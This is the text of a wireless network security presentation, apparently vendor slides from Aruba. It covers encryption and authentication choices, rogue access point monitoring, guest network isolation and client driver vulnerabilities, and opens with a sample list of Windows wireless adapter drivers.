Wireless Network Connection 10	Linksys	Linksys Wireless-G USB Network Adapter	2.1.0.0	C:\WINDOWS\system32\DRIVERS\rt2500usb.sys	10-17-2005	None
Wireless Network Connection	Intel	Intel(R) PRO/Wireless 2915ABG Network Connection	9.0.4.27	C:\WINDOWS\system32\DRIVERS\w29n51.sys	11-7-2006	None
Wireless Network Connection 17	Proxim Corporation	ORiNOCO 802.11ag ComboCard Gold	2.3.0.75	C:\WINDOWS\system32\DRIVERS\ntpr11ag.sys	2-25-2003	None
Wireless Network Connection 18	Navini Networks	Navini Networks PCMCIA Adapter	88.0.0.0	C:\WINDOWS\system32\DRIVERS\netnnpcc.sys	1-16-2003	None
Wireless Network Connection 16	Atheros	Atheros Wireless Network Adapter	4.2.0.82	C:\WINDOWS\system32\DRIVERS\ar5211.sys	8-30-2005	None

Defense Strategies

- Can a reasonable level of security be achieved for wireless networks?
- Complexity of solution varies depending on infrastructure in place
- Aruba's centralized encryption architecture offers several advantages for unique monitoring, security mechanism

Aruba is focused on security solutions for diverse challenges in wireless deployments

Encryption and Authentication

- Modern networks should leverage WPA2 with AES-based CCMP for encryption
  - **C**ounter Mode with **C**ipher Block Chaining **M**essage Authenticity Check **P**rotocol
- WPA/TKIP can be used for wide-compatibility with client devices
  - TKIP was designed as a 5-year transition protocol from WEP
  - No significant failures in TKIP to date, but 5-year date is rapidly approaching
- High security environments should utilize EAP-TLS for authentication
  - PEAP as an alternative for a reasonable level of security for Windows-centric environments
  - TTLS as a PEAP alternative for non-Windows authenticate sources

Rogue Monitoring

- Single biggest threat to wireless networks is the presence of rogue devices
  - Effectively: "Putting an Ethernet jack in the parking lot"
- Handheld tools can be used to regularly assess locations
  - Aruba RFProtect Mobile product for Windows laptops
  - Only effective with regular auditing
  - Won't catch the rogues introduced tomorrow until next scan
  - Can be very labor intensive
- Distributed real-time monitoring most effective
  - Includes Wireless Intrusion Prevention features
  - Integrated into Aruba wireless AP transport system

Guest Networking Challenges

- Often a challenging part of wireless deployments
- Goals:
  - Complete isolation from the rest of the network
  - Per-user authentication and non-repudiation
  - Reasonable protection for the guest against common attacks (e.g. AirPWN)
  - Policy enforcement for access privileges (Internet access only for HTTP, HTTPS, email, etc)
  - Monitoring for insider attacks and unauthorized use
- TKIP and PEAP may be an achievable goal for guests, native in XP SP2 and OS X
- Requires a mechanism to create guest accounts on demand with expiration schedules

Client Security Mechanisms

- Next-generation wireless attacks target client vulnerabilities
- Remember KARMA, attacking client systems directly
  - Mitigated with strong patch management, local firewalls, host-based intrusion prevention mechanisms
  - NAC agents are particularly useful here to enforce
- Wireless driver exploits are particularly attractive for attackers
  - For Windows hosts within your domain of control, scan and enumerate with WiFiDEnum
  - Leverage NAC features for driver version enforcement otherwise

Conclusion

- Attacks against wireless networks are costly to organizations
- Many organizations repeat mistakes which have led to visible, high-profile public compromises
- Attack tools readily available to exploit wireless vulnerabilities
  - AirPWN - exploiting hotspots
  - KARMA - exploiting preferred network lists
  - Metasploit - exploiting client driver flaws
- Mitigation strategies include:
  - Deploying strong encryption and authentication protocols
  - Employ rogue monitoring, wireless intrusion detection
  - Protect client systems with patch management, enforcement